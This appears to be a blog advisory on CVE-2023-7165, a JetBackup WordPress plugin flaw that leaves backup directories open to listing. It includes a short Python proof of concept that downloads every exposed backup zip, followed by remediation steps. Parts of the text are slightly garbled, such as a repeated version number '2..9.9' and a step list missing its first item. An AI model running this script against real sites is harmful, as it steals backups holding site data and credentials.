*Published: June 2024*

When it comes to WordPress, one of the worst scenarios is having your backups exposed to the public. Unfortunately, the JetBackup plugin for WordPress (before version 2..9.9) had just such a problem. Known as CVE-2023-7165, this vulnerability lets *anyone* see and download backup files by browsing certain URLs, putting your entire website at risk.
In this post, I’ll walk you through what went wrong, why it’s dangerous, a simple proof-of-concept, and how you can keep your backups safe.
What Is CVE-2023-7165?
CVE-2023-7165 is a security flaw in JetBackup for WordPress (versions before 2..9.9). The plugin used to store backups in directories under your website, like /wp-content/jetbackup/, but didn’t place index files in those directories.
Without an index.php (or similar file), most web servers will show a directory listing. That means if a hacker visits that folder, they can see (and download!) every backup file inside.
If attackers get those files, they can steal, modify, or completely take over your website.
- This type of attack doesn't require authentication. All someone needs is to guess or know the URL/path.
Let’s say you have JetBackup installed (before 2..9.9). Imagine your website is at
https://example.com/
JetBackup by default stores backups in
https://example.com/wp-content/jetbackup/backups/
If a hacker visits that URL and sees something like this
Index of /wp-content/jetbackup/backups

 Parent Directory
 2024-05-12-backup.zip
 2024-05-19-backup.zip
They can just click and download your backups — no password needed!
Why Did This Happen?
Most web servers (like Apache or Nginx) are set to show a directory listing when there’s no index file (like index.php or index.html), unless you specifically turn it off.
Find the backup directory (using common plugin paths or by searching WordPress plugin code).
2. List the directory by visiting /wp-content/jetbackup/backups/.
Python Example
import requests

# Replace with target WordPress URL
base_url = 'https://example.com/wp-content/jetbackup/backups/'

# Step 1: List directory
response = requests.get(base_url)
if "Index of" in response.text:
    print("[+] Directory listing enabled!")
    # Step 2: Find backup files in listing
    import re
    files = re.findall(r'href="([^"]+\.zip)"', response.text)
    for fname in files:
        print(f"[*] Found backup: {fname}")
        file_url = base_url + fname
        # Step 3: Download a backup file
        print(f"[>] Downloading {file_url}")
        file_resp = requests.get(file_url)
        with open(fname, 'wb') as f:
            f.write(file_resp.content)
        print(f"[+] Saved {fname}!")
else:
    print("[-] Directory listing not enabled, or directory does not exist.")
How to Fix and Protect Yourself
1. Update JetBackup Plugin
The developers have fixed this in version 2..9.9 by adding proper index.php files to sensitive directories. Always keep plugins up to date.
2. Disable Directory Listing on Your Web Server
Edit .htaccess and add
Options -Indexes
Within your server config
autoindex off;
3. Add Empty index.php/index.html Files
If you’re not sure, just create an empty index.php file in every sensitive directory (e.g., /wp-content/jetbackup/, /wp-content/uploads/).
4. Move Backups Outside Web Root
Best practice: don’t keep backups inside folders accessible from the web.
Patched in version: 2..9.9 (January 2024)
Original References:
- CVE-2023-7165 on NIST
- Patch Diff on GitHub
- Plugin page on WordPress
Final Thoughts
If you use JetBackup, check your backup directories! Make sure no one can browse them, and check for index files. This kind of simple mistake can put everything at risk — but it’s easy to fix with awareness and simple steps.
Stay safe, update your plugins, and audit your web server settings regularly!
*If you found this guide helpful, share it with your friends or follow me for more* 🔒
Timeline
Published on: 02/27/2024 09:15:37 UTC
Last modified on: 08/09/2024 19:35:02 UTC